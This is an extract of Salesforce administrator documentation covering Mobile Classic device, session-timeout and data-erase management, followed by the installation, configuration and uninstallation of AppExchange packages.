For organizations using Unlimited, Performance, and Developer Editions, Salesforce provides a mobile license for each Salesforce license and the `Mobile User` checkbox is enabled by default for all users. Organizations using Professional or Enterprise Editions must purchase mobile licenses separately and allocate them manually.

Note: The `Mobile User` checkbox is disabled by default for new Performance Edition users.

To prevent users from activating Salesforce Mobile Classic on their mobile devices before you're ready to deploy the app, disable the `Mobile User` checkbox for all your users.

SEE ALSO:

Support On-the-Go Productivity with Salesforce Mobile Classic

EDITIONS

Salesforce Mobile Classic setup available in: both Salesforce Classic and Lightning Experience

Mobile app available in: **Performance**, **Unlimited**, and **Developer** Editions for orgs created prior to Winter '17

Mobile app available for an extra cost in: **Professional** and **Enterprise** Editions for orgs created prior to May 1, 2016

Mobile app not available for orgs created in Winter '17 or later

USER PERMISSIONS

To view Salesforce Mobile Classic configurations:

- "View Setup and Configuration"

To create, change, or delete Salesforce Mobile Classic configurations:

- "Manage Mobile Configurations"

Manage Salesforce Mobile Classic Tabs

To manage the tabs for a Salesforce Mobile Classic configuration, from Setup, enter *Salesforce Classic Configurations* in the Quick Find box, then select **Salesforce Classic Configurations**. Then click the name of the mobile configuration and scroll down to the Mobile Tabs related list.

If you've already customized the configuration's tabs, the Mobile Tabs related list shows the selected tabs.

- To change the tab setup, click **Edit**.
- To delete the mobile tab setup and use the default tab behavior instead, click **Reset to Default**.

If you haven't customized the configuration's tabs, the related list indicates that the default tab behavior is used for the configuration. To customize the tabs used by the configuration and define their order, click **Customize Tabs**.

SEE ALSO:

Support On-the-Go Productivity with Salesforce Mobile Classic

Manage Salesforce Mobile Classic Configurations

EDITIONS

Salesforce Mobile Classic setup available in: both Salesforce Classic and Lightning Experience

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USER PERMISSIONS

To view Salesforce Mobile Classic configurations:

- "View Setup and Configuration"

To manage Salesforce Mobile Classic tabs:

- "Manage Mobile Configurations"

Manage Salesforce Mobile Classic Views

To manage the custom views for a Salesforce Mobile Classic configuration, from Setup, enter *Salesforce Classic Configurations* in the Quick Find box, then select **Salesforce Classic Configurations**. Then click the name of the mobile configuration and scroll down to the Mobile Views related list.

- To see a list of all your custom views, choose All Objects in the Select an object drop-down list. You can also use the Select an object drop-down list to filter the views by object type.
- To create a new mobile view, select the object type from the Select an object drop-down list, and then click **New Mobile View**.
- To make changes to a custom mobile view, click **Edit** next to the view name.
- To delete a mobile custom view, click **Del** next to the view name.
- To view details about a mobile custom view, click its name.

SEE ALSO:

Support On-the-Go Productivity with Salesforce Mobile Classic

Manage Salesforce Mobile Classic Configurations

Manage Salesforce Mobile Classic Devices

EDITIONS

Salesforce Mobile Classic setup available in: both Salesforce Classic and Lightning Experience

Mobile app available in: **Performance**, **Unlimited**, and **Developer** Editions for orgs created prior to Winter '17

Mobile app available for an extra cost in: **Professional** and **Enterprise** Editions for orgs created prior to May 1, 2016

Mobile app not available for orgs created in Winter '17 or later

USER PERMISSIONS

To view Salesforce Mobile Classic devices and users:

- "View Setup and Configuration"

To manage Salesforce Mobile Classic custom views:

- "Manage Mobile Configurations"

Salesforce Mobile Classic Usage Data in Custom Report Types

You can create custom report types with data that shows how your organization uses Salesforce Mobile Classic. For example, the reports can show how often users access Salesforce Mobile Classic, which mobile device models they use, and so forth.

To create a custom report type with Salesforce Mobile Classic usage data, select the Mobile Session `Primary Object` when defining a custom report type. When you select the fields for the custom report type, choose from the following Salesforce Mobile Classic-specific fields.

Mobile Usage Data Point	Definition
Brand	Wireless carrier
Data Size (Bytes)	Total size of records on device
Device Address	Unique physical address of device (UDID for iOS)
Device Application Version	Installed version of Salesforce Mobile Classic
Device Model	Model of device
Device Operating System Version	Version of operating system installed on device
Duration	Duration of the mobile session in seconds
Last Registration Date	Date of last registration or activation
Last Status Date	Date of last communication received from device
Manufacturer	Manufacturer of device
Metadata Size (Bytes)	Size of metadata (page layouts, picklist values, and so forth) on the device
Owner: Full Name	Name of the device user
Session Start Date	Date the mobile session started
Status	Indicator that the user's data set exceeds the maximum allowed size by the mobile configuration

EDITIONS

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Mobile app available in: **Performance**, **Unlimited**, and **Developer** Editions for orgs created prior to Winter '17

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USER PERMISSIONS

To create or update custom report types:
- "Manage Custom Report Types"

To delete custom report types:
- "Modify All Data"

Note:

- Mobile sessions are similar to Web-based sessions in login history reports; however, mobile sessions have a fixed timeout value of 20 minutes. Salesforce creates a new Mobile Session when a user logs into or launches Salesforce Mobile Classic after 20 minutes of inactivity in the app or on the device in general.
- Mobile session reports only have usage data for the Salesforce Mobile Classic app and not other Salesforce mobile apps, such as the Salesforce1 apps.
- Some devices do not provide every physical attribute. For example, Apple devices do not provide brand.

Manage Salesforce Mobile Classic Devices

After a user installs the Salesforce Mobile Classic app on a mobile device and logs in for the first time, Salesforce collects information about the device and associates it with the user's record. The device information is read only.

Although the device entry is created automatically, you can still view and manage all the mobile users and devices in your organization from Setup by entering *Users and Devices* in the Quick Find box, then selecting **Users and Devices**.

From the All Mobile Users and Devices page, you can:

- View the list of users in your organization who have been enabled to use Salesforce Mobile Classic.
- Create custom list views to see different subsets of your mobile users. For example, create a view that shows the users who have never logged in to Salesforce from theSalesforce Mobile Classic app to evaluate the effectiveness of your organization's Salesforce Mobile Classic deployment efforts.
- View details about a mobile device by clicking the device address.
- View details about a specific user by clicking the username.
- View details about a mobile configuration by clicking the mobile configuration name.
- Perform these actions on multiple users at the same time:
  - Adjust the mobile session timeout value
  - Erase the Salesforce data from a user's mobile device
  - Delete a mobile device from a user's record
- Find out why a user's device isn't synchronizing by hovering your mouse over the red error icon in the Status column. Additional information about the synchronization errors appears on the device's detail page.

Note: You can also manage mobile users from the Assigned Mobile Devices related list on the user detail page.

SEE ALSO:

Support On-the-Go Productivity with Salesforce Mobile Classic

Manage Salesforce Mobile Classic Configurations

EDITIONS

Salesforce Mobile Classic setup available in: both Salesforce Classic and Lightning Experience

Mobile app available in: **Performance**, **Unlimited**, and **Developer** Editions for orgs created prior to Winter '17

Mobile app available for an extra cost in: **Professional** and **Enterprise** Editions for orgs created prior to May 1, 2016

Mobile app not available for orgs created in Winter '17 or later

USER PERMISSIONS

To view Salesforce Mobile Classic devices and users:

- "View Setup and Configuration"

To manage Salesforce Mobile Classic devices:

- "Manage Mobile Configurations"

Permanently Link Salesforce Mobile Classic Users to a Mobile Device

You can prevent mobile users from registering any mobile device other than the one they used for their initial Salesforce Mobile Classic activation.

By default, Salesforce automatically associates a device record with the mobile user who most recently activated the device, so administrators don't need to update the device record to assign the device to another user. While this behavior makes it easy to switch devices between users in your organization, some administrators prefer that users are permanently linked to the devices they were originally assigned. This helps administrators of organizations with highly sensitive data ensure that their users do not access corporate data from personal devices.

To permanently link a user to a mobile device:

1. From Setup, enter *Salesforce Classic Settings* in the Quick Find box, then select **Salesforce Classic Settings**.
2. Click **Edit**.
3. Select Permanently Link User to Mobile Device.
4. Click **Save**.

Warning: Enabling the Permanently Link User to Mobile Device setting requires administrative action when users need to switch devices. You must manually delete the existing device from a user's record in order for the user to register a different device. If you don't delete the device, the user won't be able to access the Salesforce Mobile Classic app.

EDITIONS

Salesforce Mobile Classic setup available in: both Salesforce Classic and Lightning Experience

Mobile app available in: **Performance**, **Unlimited**, and **Developer** Editions for orgs created prior to Winter '17

Mobile app available for an extra cost in: **Professional** and **Enterprise** Editions for orgs created prior to May 1, 2016

Mobile app not available for orgs created in Winter '17 or later

USER PERMISSIONS

To view Salesforce Mobile Classic settings:
- "View Setup and Configuration"

To change Salesforce Mobile Classic settings:
- "Manage Mobile Configurations"

Viewing Salesforce Mobile Classic Device Information

Salesforce collects information about a mobile user's device the first time the user logs in to the Salesforce Mobile Classic app. There are two ways to access the device details.

- From Setup, enter *Users and Devices* in the Quick Find box, then select **Users and Devices**. Then click a device address in the list view.
- From Setup, enter *Users* in the Quick Find box, then select **Users**. Click **Edit** next to a user's name, and then click the device address in the Assigned Mobile Devices related list.

From the Mobile Device page, you can:

- Review device information
- Adjust the mobile session timeout value
- Erase the Salesforce data from a user's device
- Delete a device from a user's record

Below is a description of the fields in alphabetical order that are stored for each mobile device in your organization.

Field	Description
Brand	The brand of the mobile device, if available.
Carrier	The name of the carrier providing service for the mobile device, if available.
Connected Since	The date and time the device established a connection to the mobile server. The device loses a connection when the battery dies or when the session is closed because the server has not received data from the device for a long period of time.
Connection Status	The state of the device connection. Possible values for this field are Connected, Not Connected, and Not Available.
Created By	The name of the first user who registered the mobile device and the time and date the registration occurred.
Data Size	The size of the Salesforce data currently stored on the user's mobile device. The mobile device periodically sends this information to Salesforce, which is helpful when troubleshooting synchronization errors resulting from an exceeded data limit.
Device Address	The unique identifier of the user's mobile device.
Device Model	The model of the mobile device.
Is Simulator?	A flag indicating whether the device is a simulator or a mobile device. A simulator is a

EDITIONS

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USER PERMISSIONS

To view Salesforce Mobile Classic devices and users:
- "View Setup and Configuration"

To manage Salesforce Mobile Classic devices:
- "Manage Mobile Configurations"

Field	Description
	software application that emulates the behavior of a mobile device.
`Last Activated`	The last time a full data set was downloaded to the mobile device. If a user's data set exceeds the limit defined in the assigned mobile configuration, the device can be registered but not activated.
`Last Data Received`	The last time data was received from the device. This information is helpful for troubleshooting connection issues.
`Last Registration`	The last time a user registered the mobile device. The registration process creates the device record in Salesforce and associates it with the user who registered it.
`Last Status Date`	The last time the mobile device notified Salesforce that the device is no longer synchronizing data due to an error. The `Last Status Date` field is only visible when an error is present.
`Manufacturer`	The manufacturer of the mobile device.
`Metadata Size`	The size of the Salesforce metadata currently stored on the user's mobile device. Metadata consists of page layout and schema information, and the amount of metadata sent to a device can be very high depending on the size of your organization and the complexity of its setup.
`Modified By`	The name of the last user who registered the mobile device and the time and date the registration occurred.
`Number of Pending Outgoing Messages`	The number of messages queued on the mobile server waiting to be sent to the device.
`Operating System`	The type of operating system installed on the mobile device: Android or iPhone.
`Operating System Version`	The version number of the operating system installed on the mobile device.
`Phone Number`	The phone number associated with the mobile device.
`Salesforce Mobile Classic Version`	The version number and build number of the mobile client application installed on the device.
`Size of Pending Outgoing Messages (Bytes)`	The total data size of the messages queued on the device waiting to be sent to the mobile server. Because the server processes messages almost instantaneously, this value is usually 0.
`Size of Outgoing Messages (Bytes)`	The total data size of the outbound message queue on the mobile server.
`Status`	Indicates whether any synchronization errors exist between the device and Salesforce. The `Status` field is only visible when an error is present. The two error statuses are Data Limit Exceeded and Unknown Error.

Field	Description
`Username`	The Salesforce username of the user who is associated with the mobile device.

Note: If Salesforce detects the selected device was registered by a user in another organization, an error displays on the device detail page. This can happen when a device was registered to a user in your sandbox organization and then later activated by a user in your production organization. To remove the old device record from your organization, simply delete the device.

Set Salesforce Mobile Classic Session Timeout Values

For security reasons, the Salesforce Mobile Classic app is set to lock out users after 10 minutes of inactivity. Administrators can adjust or disable this setting on a device-by-device basis. For example, you might disable the Salesforce Mobile Classic timeout setting if a mobile device's operating system has its own locking mechanism.

To change the Salesforce Mobile Classic session timeout value:

1. Navigate to one of these pages.
   - To deal with multiple devices at the same time, from Setup, enter *`Users and Devices`* in the `Quick Find` box, then select **Users and Devices**. In the list view on the Mobile Users and Devices page, select the desired devices.
   - To deal with a specific device, from Setup, enter *`Users`* in the `Quick Find` box, then select **Users**. Click a user's name, then click the device address in the Assigned Mobile Devices related list to see the Mobile Device page.
2. Click **Set Mobile Session Timeout**.
3. Choose the new timeout value in minutes. You can also choose **Never Expire** if users shouldn't be locked out of the app.
4. Click **Save**.

   Salesforce attempts to send a message containing the new session timeout setting to the selected mobile devices.
5. A confirmation page summarizes the results for each mobile device you selected.

EDITIONS

Salesforce Mobile Classic setup available in: both Salesforce Classic and Lightning Experience

Mobile app available in: **Performance**, **Unlimited**, and **Developer** Editions for orgs created prior to Winter '17

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Mobile app not available for orgs created in Winter '17 or later

USER PERMISSIONS

To set Salesforce Mobile Classic session timeout values:
- "Manage Mobile Configurations"

Mobile Session Timeout Results

After Salesforce sends the new session timeout session to the selected mobile devices, a results page provides information about the status of each message. The table below describes the three possible outcomes:

Result	Description
Message successfully queued	The Salesforce Mobile Classic server has sent the message to the device. Salesforce can't detect if the message was received by the device.
Unable to send message	A temporary communication problem between Salesforce and the Salesforce Mobile Classic

Result	Description
	server prevented the message from being sent. Try again later.
User has no mobile device	The selected mobile user never registered a device, so therefore the message could not be sent.

Erasing Data in Salesforce Mobile Classic

When a user accesses the Salesforce Mobile Classic app, the user's mobile device contains both the mobile app and a set of the user's Salesforce data. An administrator can remove the data from a device without uninstalling the mobile app. This is an effective security tool when a user misplaces his or her device. You also must erase a device's data if you plan to give it to another user.

To erase the Salesforce data on one or more mobile devices:

1. Navigate to one of these pages.
   - To deal with multiple devices at the same time, from Setup, enter *Users and Devices* in the Quick Find box, then select **Users and Devices**. In the list view on the Mobile Users and Devices page, select the desired devices.
   - To deal with a specific device, from Setup, enter *Users* in the Quick Find box, then select **Users**. Click a user's name, then click the device address in the Assigned Mobile Devices related list to see the Mobile Device page.
2. Click **Erase Data**, then click **OK**.

   Salesforce attempts to send a message to the mobile devices to erase the data.

Erase Data Results

After Salesforce sends the message to the mobile devices to erase data, a results page provides information about the status of each message. The table below describes the three possible outcomes:

Result	Description
Message successfully queued	The Salesforce Mobile Classic server has sent the message to the device. Salesforce can't detect if the message was received by the device.
Unable to send message	A temporary communication problem between Salesforce and the Salesforce Mobile Classic server prevented the message from being sent. Try again later.

EDITIONS

Salesforce Mobile Classic setup available in: both Salesforce Classic and Lightning Experience

Mobile app available in: **Performance**, **Unlimited**, and **Developer** Editions for orgs created prior to Winter '17

Mobile app available for an extra cost in: **Professional** and **Enterprise** Editions for orgs created prior to May 1, 2016

Mobile app not available for orgs created in Winter '17 or later

USER PERMISSIONS

To delete the Salesforce data on a device running Salesforce Mobile Classic:
- "Manage Mobile Configurations"

Result	Description
User has no mobile device	The selected mobile user never registered a device, so therefore the message could not be sent.

SEE ALSO:

Manage Salesforce Mobile Classic Devices

Deleting Mobile Devices

Deleting Mobile Devices

There are two instances when you would delete a mobile device from a user's record:

- Your organization's mobile settings permanently link mobile users to their devices, and you need to assign a device to a different user. If you did not enable this setting, Salesforce automatically associates a device record with the mobile user who most recently activated the device, so it is unnecessary to delete a device to assign it to another user.
- You want to move a device from your sandbox organization to your production organization.

To delete a mobile device:

1. Navigate to one of these pages.
   - To deal with multiple devices at the same time, from Setup, enter *Users and Devices* in the `Quick Find` box, then select **Users and Devices**. In the list view on the Mobile Users and Devices page, select the desired devices.
   - To deal with a specific device, from Setup, enter *Users* in the `Quick Find` box, then select **Users**. Click a user's name, then click the device address in the Assigned Mobile Devices related list to see the Mobile Device page.
2. On the Mobile Devices and Users page, select one or more devices, then click **Delete Device**. On the Mobile Device page, click **Delete**.
3. Click **OK**.

   Salesforce attempts to delete the selected device(s).
4. A confirmation page summarizes the results for each mobile device you selected.

Delete Device Results

After Salesforce sends the message to the mobile server to delete the devices, a results page provides information about the status of each device. The table below describes the three possible outcomes:

Result	Description
Device deleted.	Salesforce removed the device record from your organization.
Device cannot be deleted at this time. Please try again later.	A temporary communication problem between Salesforce and the mobile server prevented the device from being deleted. Try again later.

EDITIONS

Salesforce Mobile Classic setup available in: both Salesforce Classic and Lightning Experience

Mobile app available in: **Performance**, **Unlimited**, and **Developer** Editions for orgs created prior to Winter '17

Mobile app available for an extra cost in: **Professional** and **Enterprise** Editions for orgs created prior to May 1, 2016

Mobile app not available for orgs created in Winter '17 or later

USER PERMISSIONS

To view mobile devices and users:
- "View Setup and Configuration"

To delete mobile devices:
- "Manage Mobile Configurations"

Result	Description
User has no mobile device.	The selected mobile user never registered a device, so therefore the message could not be sent.

SEE ALSO:

Erasing Data in Salesforce Mobile Classic

Salesforce Mobile Classic App Limits

Mobile Device Limits

Apple iPhone and iPod Touch devices	• Third parties (including, but not limited to, Apple Inc. and your network connectivity provider) may at any time restrict, interrupt or prevent use of Salesforce Mobile Classic for the iPhone and iPod touch devices, or delete the Salesforce Mobile Classic app from iPhone or iPod touch devices, or require Salesforce to do any of the foregoing, without entitling the customer to any refund, credit or other compensation from such third-party or Salesforce. • Service level agreements don't apply to the Salesforce Mobile Classic for iPhone product. Additional limitations are described in the Order Form Supplement for Salesforce Mobile Classic for iPhone, which users are required to accept upon download or installation of the Salesforce Mobile Classic for iPhone product.

Dashboards Limits

When working with dashboards in Salesforce Mobile Classic, these limitations exist:

- You can't create or edit dashboards.
- Links to custom report details are disabled.

View a Mobile User's Push Registration Information

With the Mobile Push Registrations Page, you can view any user's push registration information for general troubleshooting.

To view a user's device push registration information:

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Select a user.
3. On the user detail page next to Mobile Push Registrations, click **View**.

EDITIONS

Available in: Salesforce Classic

Available in: All editions

USER PERMISSIONS

To view mobile push registration information:
- "View Setup and Configuration"

Installed Packages

You can install packages into your Salesforce organization, and then configure and manage them. To view the packages you've installed, from Setup, enter "Installed" in the Quick Find box, and then select **Installed Packages**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Install a Package

Install a managed or unmanaged package in your Salesforce org to add new functionality to your org. Choose a custom installation to modify the default package settings, including limiting access to the package. Before you install a package, verify on the AppExchange listing that the offering is compatible with your Salesforce edition.

Pre-Installation Steps

1. In a browser, go to the installation URL provided by the package developer, or, if you're installing a package from the AppExchange, click **Get It Now** from the application information page.

   Note: If you're installing into a sandbox, replace the www.salesforce.com portion of the installation link with test.salesforce.com. The package is removed from your sandbox organization whenever you create a new sandbox copy.

2. Enter your username and password for the Salesforce organization in which you want to install the package, and then click the login button.
3. If the package is password-protected, enter the password you received from the publisher.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To install packages:
- "Download AppExchange Packages"

4. Optionally, if you're installing an unmanaged package, select **Rename conflicting components in package**. When you select this option, Salesforce changes the name of a component in the package if its name conflicts with an existing component name.

Default Installation

Click **Install**. You'll see a message that describes the progress and a confirmation message after the installation is complete.

Custom Installation

Follow these steps if you need to modify the default settings as an administrator.

1. Choose one or more of these options, as appropriate.
   - Click **View Components**. You'll see an overlay with a list of components in the package. For managed packages, the screen also contains a list of connected apps (trusted applications that are granted access to a user's Salesforce data after the user and the application are verified). Review the list to confirm that the components and any connected apps shown are acceptable, and then close the overlay.

     Note: Some package items, such as validation rules, record types, or custom settings might not appear in the Package Components list but are included in the package and installed with the other items. If there are no items in the Package Components list, the package might contain only minor changes.

   - If the package contains a remote site setting, you must approve access to websites outside of Salesforce. The dialog box lists all the websites that the package communicates with. We recommend that a website uses SSL (secure sockets layer) for transmitting data. After you verify that the websites are safe, select **Yes, grant access to these third-party websites** and click **Continue**, or click **Cancel** to cancel the installation of the package.

     Warning: By installing remote site settings, you're allowing the package to transmit data to and from a third-party website. Before using the package, contact the publisher to understand what data is transmitted and how it's used. If you have an internal security contact, ask the contact to review the application so that you understand its impact before use.

   - Click **API Access**. You'll see an overlay with a list of the API access settings that package components have been granted. Review the settings to verify they're acceptable, and then close the overlay to return to the installer screen.
   - In Enterprise, Performance, Unlimited, and Developer Editions, choose one of the following security options.

     Note: Depending on the type of installation, you might not see this option. For example, in Group and Professional Editions, or if the package doesn't contain a custom object, Salesforce skips this option, which gives all users full access.

     Install for Admins Only

     Specifies the following settings on the installing administrator's profile and any profile with the "Customize Application" permission.

     - Object permissions—"Read," "Create," "Edit," "Delete," "View All," and "Modify All" enabled
     - Field-level security—set to visible and editable for all fields
     - Apex classes—enabled
     - Visualforce pages—enabled
     - App settings—enabled
     - Tab settings—determined by the package creator
     - Page layout settings—determined by the package creator
     - Record Type settings—determined by the package creator

     After installation, if you have Enterprise, Performance, Unlimited, or Developer Edition, set the appropriate user and object permissions on custom profiles as needed.

Install for All Users

Specifies the following settings on all internal custom profiles.

- Object permissions—"Read," "Create," "Edit," and "Delete" enabled
- Field-level security—set to visible and editable for all fields
- Apex classes—enabled
- Visualforce pages—enabled
- App settings—enabled
- Tab settings—determined by the package creator
- Page layout settings—determined by the package creator
- Record Type settings—determined by the package creator

Note: The Customer Portal User, Customer Portal Manager, High Volume Customer Portal, Authenticated Website, Partner User, and standard profiles receive no access.

Install for Specific Profiles...

Enables you to choose the usage access for all custom profiles in your organization. You can set each profile to have full access or no access for the new package and all its components.

- Full Access—Specifies the following settings for each profile.
  - Object permissions—"Read," "Create," "Edit," "Delete," "View All," and "Modify All" enabled
  - Field-level security—set to visible and editable for all fields
  - Apex classes—enabled
  - Visualforce pages—enabled
  - App settings—enabled
  - Tab settings—determined by the package creator
  - Page layout settings—determined by the package creator
  - Record Type settings—determined by the package creator
- No Access—Specifies the same settings as Full Access, *except* all object permissions are disabled.

You might see other options if the publisher has included settings for custom profiles. You can incorporate the settings of the publisher's custom profiles into your profiles without affecting your settings. Choose the name of the profile settings in the drop-down list next to the profile that you need to apply them to. The current settings in that profile remain intact.

Alternatively, click **Set All** next to an access level to give this setting to all user profiles.

2. Click **Install**. You'll see a message that describes the progress and a confirmation message after the installation is complete.
   - During installation, Salesforce checks and verifies dependencies. An installer's organization must meet all dependency requirements listed on the Show Dependencies page or else the installation will fail. For example, the installer's organization must have divisions enabled to install a package that references divisions.
   - When you install a component that contains Apex, all unit tests for your organization are run, including the unit tests contained in the new package. If a unit test relies on a component that is initially installed as inactive, such as a workflow rule, this unit test might fail. You can select to install regardless of unit test failures.
   - If your installation fails, see Why did my installation or upgrade fail? on page 1154.

Post-Installation Steps

If the package includes post-installation instructions, they're displayed after the installation is completed. Review and follow the instructions provided. In addition, before you deploy the package to your users, make any necessary changes for your implementation. Depending on the contents of the package, you might need to perform some of the following customization steps.

- If the package includes permission sets, assign the included permission sets to your users who need them. In managed packages, you can't make changes to permission sets that are included in the package, but subsequent upgrades happen automatically. If you clone a permission set that comes with a managed package or create your own, you can make changes to the permission set, but subsequent upgrades won't affect it.
- If you're re-installing a package and need to re-import the package data by using the export file that you received after uninstalling, see Importing Package Data on page 1147.
- If you installed a managed package, click **Manage Licenses** to assign licenses to users.

  Note: You can't assign licenses in Lightning Experience. If you need to assign a license, switch to Salesforce Classic.

- Configure components in the package as required. For more information, see Configuring Installed Packages on page 1139.

SEE ALSO:

Upgrading Packages

Installation Guide: Installing Apps from Force.com AppExchange

Installed Packages

Configuring Installed Packages

Many components have an **Is Deployed** attribute that controls whether they are available for end users. After installation, all components are immediately available if they were available in the developer's organization. Before making the package available to your users, make any necessary changes for your implementation. Depending on the contents of the package, you might need to customize the following items:

Configure Option
If the publisher included a link to an external website with information about configuration, AppExchange Downloads page displays a **Configure** option next to the package in Setup when you click **Installed Packages**. Click **Configure** to view the publisher's suggested configurations.

Custom Fields and Custom Links
Add any necessary custom fields or links to the new custom objects.

Custom Object
Enable tracking on objects that aren't in this package, but that have fields that are tracked in Chatter. For example, if you want to track a custom field on Account, you must make sure the Account standard object is enabled for tracking.

Custom Report Types
If the `Report Type Name` of a custom report type matches one used within your organization, change the `Report Type Name` after you install the package to avoid any confusion between the two report types.

Dashboard Running User
The `Running User` for any dashboards are set to the user installing the package. You can edit the properties of the dashboard and change the `Running User` to a user that has the security settings you want applied to the dashboard.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To install packages:
- "Download AppExchange Packages"

To configure installed packages:
- "Customize Application"

Folders

When apps contain documents, email templates, reports, or dashboards, Salesforce creates new folders in the installer's organization using the publisher's folder names. Make sure these folder names are unique in your organization.

All users can see new folders. Configure folder settings before you deploy if you want them to have limited visibility.

Home Page Layouts

Custom home page layouts included in the package are not assigned to any users. To make them available to your users, assign them to the appropriate profiles.

List Views

List views included in apps are visible to all users. Change the visibility of these list views if necessary.

Page Layouts

All users are assigned the default page layout for any custom objects included in the package. Administrators of Enterprise, Unlimited, Performance, and Developer Edition organizations can configure the page layout for the appropriate users.

If a custom object in the package includes any relationships to standard objects, add them as related lists on the appropriate page layouts.

If the package includes any custom links, add them to the appropriate page layouts.

If your organization has advanced currency management enabled, currency roll-up summary fields are invalid if they are on accounts and summarizing opportunity values, or on opportunities and summarizing custom object values. Remove these fields from any page layouts.

Permission Sets

Assign permission sets included in a package to the users who need access to the package.

You can't edit permission sets that are included in a managed package. If you clone a permission set that comes with the package or create your own, you can make changes to the permission set, but subsequent upgrades won't affect it.

Translation Workbench

Translated values for installed package components are also installed for any language that the developer has included. Any package components the developer has customized within setup, such as a custom field or record type, display in the installer's setup pages in the developer's language (the language used when defining these components). Users in the installer's organization automatically see translated values if their personal language is included in the package. Additionally, installers can activate additional languages as long as the Translation Workbench is enabled.

Workflow Alerts

If the recipient of a workflow alert is a user, Salesforce replaces that user with the user installing the package. You can change the recipients of any installed workflow alerts.

Workflow Field Updates

If a field update is designed to change a record owner field to a specific user, Salesforce replaces that user with the user installing the package. You can change the field value of any installed field updates.

Workflow Outbound Messages

Salesforce replaces the user in the `User to send as` field of an outbound message with the user installing the package. You can change this value after installation.

Workflow Rules

Workflow rules are installed without any time-based triggers that the developer might have created. Set up time-based triggers as necessary.

Workflow Tasks

Salesforce replaces the user in the `Assigned To` field with the user installing the package. You can change this value after installation.

Make any more customizations that are necessary for your implementation.

Note: Anything you add to a custom app after installation will be removed with the custom app if you ever uninstall it.

SEE ALSO:

Installed Packages

Tradeoffs and Limitations of Shield Platform Encryption

Uninstalling a Package

You can remove any installed package, including all of its components and all data in the package. Additionally, any custom fields, links, or anything else you added to the custom app after installation are also removed.

To remove a package:

1. From Setup, enter *Installed* in the Quick Find box, then select **Installed Packages**.
2. Click **Uninstall** next to the package that you want to remove.
3. Select Yes, I want to uninstall... and click **Uninstall**.
4. After an uninstall, Salesforce automatically creates an export file containing the package data, as well as any associated notes and attachments. When the uninstall is complete, Salesforce sends an email containing a link to the export file to the user performing the uninstall. The export file and related notes and attachments are listed below the list of installed packages. We recommend storing the file elsewhere because it's only available for a limited period of time after the uninstall completes.

   Tip: If you reinstall the package later and want to reimport the package data, see Importing Package Data on page 1147.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To uninstall packages:
- "Download AppExchange Packages"

Notes on Uninstalling Packages

- If you're uninstalling a package that includes a custom object, all components on that custom object are also deleted. This includes custom fields, validation rules, s-controls, custom buttons and links, as well as workflow rules and approval processes.
- You can't uninstall a package whenever any component in the package is referenced by a component that will not get included in the uninstall. For example:
  - When an installed package includes any component on a standard object that another component references, Salesforce prevents you from uninstalling the package. This means that you can install a package that includes a custom user field and build a workflow rule that gets triggered when the value of that field is a specific value. Uninstalling the package would prevent your workflow from working.
  - When you have installed two unrelated packages that each include a custom object and one custom object component references a component in the other, Salesforce prevents you from uninstalling the package. This means that you can install an expense report app that includes a custom user field and create a validation rule on another installed custom object that references that custom user field. However, uninstalling the expense report app prevents the validation rule from working.
  - When an installed folder contains components you added after installation, Salesforce prevents you from uninstalling the package.
  - When an installed letterhead is used for an email template you added after installation, Salesforce prevents you from uninstalling the package.

- You can't uninstall a package if a field added by the package is being updated by a background job, such as an update to a roll-up summary field. Wait until the background job finishes, and try again.
- Uninstall export files contain custom app data for your package, excluding some components, such as documents and formula field values.

Manage Installed Packages

Manage packages installed in your Salesforce org, including assigning licenses to users, uninstalling packages, and exporting package data.

Note: Salesforce only lists license information for managed packages. For unmanaged packages, the license-related fields, such as **Allowed Licenses**, **Used Licenses**, and **Expiration Date**, displays the value "N/A."

Using this list, you can:

- Click **Uninstall** to remove the package and all its components from your Salesforce organization.
- Click **Manage Licenses** to assign available licenses to users in your organization. You can't assign licenses in Lightning Experience. If you need to assign a license, switch to Salesforce Classic.

  Note: If you purchased a site license or if the managed package is not licensed, Salesforce assigns licenses to all your users and you can't manage licenses. Your users can use the package as long as they have the appropriate permissions.
- Click **Configure** if the publisher has included a link to an external website with information about configuring the package.
- Click the package name to view details about this package.
- View the publisher of the package.
- View the status of the licenses for this package. Available values include:
  - Trial
  - Active
  - Suspended
  - Expired
  - Free

  This field is only displayed if the package is managed and licensed.
- Track the number of licenses available (`Allowed Licenses`) and the number of licenses that are assigned to users (`Used Licenses`).
- View the date your licenses for this package are scheduled to expire.
- View the date your licenses were installed.
- View the number of custom apps, tabs, and objects this package contains.
- See whether the custom apps, tabs, and objects count toward your organization's limits. If they do, the box in the `Limits` column is checked.

Note: If you have not installed a licensed managed package, the `Publisher`, `Status`, `Allowed Licenses`, `Used Licenses`, and `Expiration Date` fields do not appear.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To uninstall packages:
- "Download AppExchange Packages"

To assign licenses for a managed package:
- "Manage Package Licenses"

To download or delete the export file for an uninstalled package:
- "Download AppExchange Packages"

After an uninstall, Salesforce automatically creates an export file containing the package data, as well as any associated notes and attachments. When the uninstall is complete, Salesforce sends an email containing a link to the export file to the user performing the uninstall. The export file and related notes and attachments are listed below the list of installed packages. We recommend storing the file elsewhere because it's only available for a limited period of time after the uninstall completes. Using this list, you can:

- Click **Download** to open or store the export file.
- Click **Del** to delete the export file.

Expired Managed Packages and Sharing Rules

If a criteria-based sharing rule references a field from a licensed managed package whose license has expired, `(expired)` is appended to the label of the field. The field label is displayed in the field drop-down list on the rule's definition page in Setup. Criteria-based sharing rules that reference expired fields aren't recalculated, and new records aren't shared based on those rules. However, the sharing of existing records prior to the package's expiration is preserved.

SEE ALSO:

View Installed Package Details

Importing Package Data

View Installed Package Details

View key details about a package installed from the AppExchange, such as the number of custom apps, tabs, and objects it uses. You can also assign licenses to users, uninstall the package, and purchase the package.

